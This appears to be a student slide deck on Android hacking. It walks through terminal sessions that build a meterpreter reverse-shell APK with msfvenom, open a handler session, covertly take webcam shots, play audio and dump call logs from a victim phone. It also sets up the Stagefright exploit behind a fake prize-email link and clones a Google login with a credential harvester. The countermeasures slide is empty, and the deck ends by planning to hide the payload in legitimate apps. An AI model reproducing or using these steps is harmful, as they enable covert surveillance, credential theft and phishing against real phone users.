


A decorative graphic on the left side of the slide consisting of two overlapping parallelograms. The front one is blue and the back one is a light green color. They are positioned diagonally, with the blue one in front of the green one.

# Android Security

Exploiting the Vulnerabilities



# Creation of Malicious Payload

Metasploit is used for the creation.

```
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 18:db:f2:28:ed:53 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 29608 bytes 27752562 (26.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29608 bytes 27752562 (26.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.209 netmask 255.255.255.0 broadcast 192.168.43.255
    inet6 fe80::22b1:109c:20d:17b prefixlen 64 scopeid 0x20<link>
    ether 58:fb:84:0a:e8:17 txqueuelen 1000 (Ethernet)
    RX packets 4523 bytes 4427515 (4.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3519 bytes 509288 (497.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.209 LPORT=443 R>EndGame.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10091 bytes

root@kali:~#
```

# Metasploit

This is a \_\_\_\_

Firstly, we make the malicious payload  
Then we use the metasploit console to  
make our server which the payload will  
connect after the user installs the  
application and runs it.

Server responds to it but in a way as the  
payload takes full access of your phone

- Social engineering can be used
- Loss of control
- Loss of user data
- 
- More which you can add here

```
root@kali:~# msfconsole
Desktop Documents Downloads EndGame.apk Music Pictures Publi

[ Home ]

Desktop 3Kom SuperHack II Logon
Documents
Downloads
Music User Name: [ security ]
Pictures Password: [ ]
Videos [ OK ]
Trash
+ Other Locations https://metasploit.com

= [ metasploit v4.17.17-dev ]
+ -- == [ 1817 exploits - 1031 auxiliary - 315 post ]
+ -- == [ 539 payloads - 42 encoders - 10 nops ]
+ -- == [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handle
[-] Failed to load module: exploit/multi/handle
msf > use exploit/multi/handler
msf exploit(multi/handler) > show options


Module options (exploit/multi/handler):

Name Current Setting Required Description
----
-----
-----

Exploit target:


Id Name
-- --
0 Wildcard Target

msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.209
LHOST => 192.168.43.209
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) >
```



# Malicious Application installed

Victim installs malicious app.





# Getting Control of the Victim's Android

Meterpreter is the command line interpreter of Metasploit, includes set of commands that controls Victim's Android.


```
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.209
LHOST => 192.168.43.209
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.209:443
[*] Sending stage (70525 bytes) to 192.168.43.59
[*] Meterpreter session 1 opened (192.168.43.209:443 -> 192.168.43.59:40321) at 2019-03-23 22:52:33 +0530


meterpreter >
```

# Getting access to Victim's Android Camera

Without victim's knowledge, their camera is compromised exposing whatever scene android is facing towards.




```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/ZbvhdqnZ.jpeg
meterpreter >
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/XNYqQBhA.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/I0wFKDwt.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/MwIEkJdl.jpeg
```



Playing Mp3 file on Victim's Android.  
Without any music player and in  
background.


```
[*] Started reverse TCP handler on 192.168.43.209:443
[*] Sending stage (70525 bytes) to 192.168.43.59
[*] Meterpreter session 2 opened (192.168.43.209:443 -> 192.168.43.59:40356) at 2019-03-23 23:01:26 +0530
[*] Sending stage (70525 bytes) to 192.168.43.59
```

```
meterpreter > play /root/Downloads/Photo.mp3
[*] Playing /root/Downloads/Photo.mp3...
[*] Done
meterpreter > █
```



# Victims Call record dumps

Full access to his call records and message records and more....

A screenshot of a text editor window titled 'callog\_dump\_20190323225335.txt'. The editor has a menu bar with 'Open', 'Save', and a hamburger menu icon. Below the menu bar, there are two tabs: '024 Mobile-Attacks-1.txt' and 'callog\_dump\_20190323225335.txt'. The main text area contains a call log dump. It starts with a header '=====[+] Call log dump====='. The first entry is for a date '2019-03-23 22:53:39 +0530' on an 'Android 8.1.0 - Linux 3.18.71-perf-ge365e68 (armv7l)' device, with a 'Remote IP: 192.168.43.59' and 'Remote Port: 40321'. The log lists four calls: #1 (incoming, duration 94s), #2 (outgoing, duration 22s), #3 (missed, duration 44s), and #4 (outgoing). The status bar at the bottom shows 'Plain Text', 'Tab Width: 8', 'Ln 1, Col 1', and 'INS'.




Classified: can only be used with Stock Android . Hence not works with custom Android.

```
msf > search stagefright
```

## Matching Modules

Name	Disclosure Date	Rank	Description
exploit/android/browser/stagefright mp4 tx3g 64bit	2015-08-13	normal	Android Stagefright MP4 tx3g Integer Overflow

```
msf >
```



# Setup Server for Stagefright attack

Here, we set Host ID i.e. where the compromised data is returned listening on the default port 8080.

```
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set SRVHOST 192.168.43.209
SRVHOST => 192.168.43.209
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set URI /
URI => /
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set URIPATH /
URIPATH => /
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > exlpoit
[-] Unknown command: exlpoit.
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.43.209:4444
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > [*] Using URL: http://192.168.43.209:8080/
[*] Server started.
[-] 192.168.43.59 stagefright_mp4_tx3g_64bit - 192.168.43.59:45512 - Requested / - Unknown user-agent: "Mozilla/5.0 (Linux; Android 8.1.0; Redmi Y2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.0 Mobile Safari/537.36"
[-] 192.168.43.59 stagefright_mp4_tx3g_64bit - 192.168.43.59:45512 - Requested /favicon.ico - Unknown user-agent: "Mozilla/5.0 (Linux; Android 8.1.0; Redmi Y2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.0 Mobile Safari/537.36"
```



Exit Safe

21520

https://bit.ly/2oNSqZS

X

COPY

192.168.43.209:8080/  
192.168.43.209:8080/

https://bit.ly/2oNSqZS

COPY



7




# Incomplete slide

Shalini ka kam

11:20 PM

 404 Not Found  
192.168.43.209:8080



### Not Found

The requested URL was not found on this server.

Apache/2.2.9 (Unix) Server at 192.168.43.209 Port 8080

11:19 PM



## STAGEFRIGHT TEST Inbox





**Rahul Kumar** 11:19 pm  
to me ▾



You have won 1,00,000 and iPhone XS PLUS.  
Click here <https://bit.ly/2oNSqZS> to claim now.  
Hurry up.

Thanks a lot.

What is this?

Who are you?

 Reply

 Reply all


 Forward


# Credential Harvest Attack

Using the Social Engineering Toolkit

Google fake login page to harvest the Victims credentials....

Victim's easily compromised....





# Request sent by the browser is captured.

Victim is redirected to a legit web-page so that they are not aware of the exploitation

```
[*] Cloning the website: http://www.google.com  
[*] This could take a little bit...
```

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
```

```
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is. Press {return} if you understand what we're saying here.
```

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
```

```
[*] Credential Harvester is running on port 80
```

```
[*] Information will be displayed to you as it arrives below:
```

```
192.168.43.59 - - [24/Mar/2019 00:19:12] "GET / HTTP/1.1" 200 -
```

```
directory traversal attempt detected from: 192.168.43.59
```

```
192.168.43.59 - - [24/Mar/2019 00:19:13] "GET /favicon.ico HTTP/1.1" 404 -
```

```
[*] WE GOT A HIT! Printing the output:
```

```
PARAM: GALX=SJLCKfgaqoM
```

```
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlZdZBENhIfVWsxSTdNLW9MdTh1bW1
```

```
PARAM: service=lso
```

```
PARAM: dsh=-7381887106725792428
```

```
PARAM: utf8=0
```

```
PARAM: bgresponse=js_disabled
```

```
PARAM: pstMsg=1
```

```
PARAM: dnConn=
```

```
PARAM: checkConnection=
```

```
PARAM: checkedDomains=youtu
```

```
POSSIBLE USERNAME FIELD FOUND Email=fake@gmail.com
```

```
POSSIBLE PASSWORD FIELD FOUND Passwd=fakepassword123
```

```
PARAM: signIn=Sign+in
```

```
PARAM: PersistentCookie=yes
```

```
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



# Counter Measures :



This was our progress till now.

We are further working on below topics :

1. How to Embed the Malicious Payload in Legitimate App so as to trick the victim.
- 2.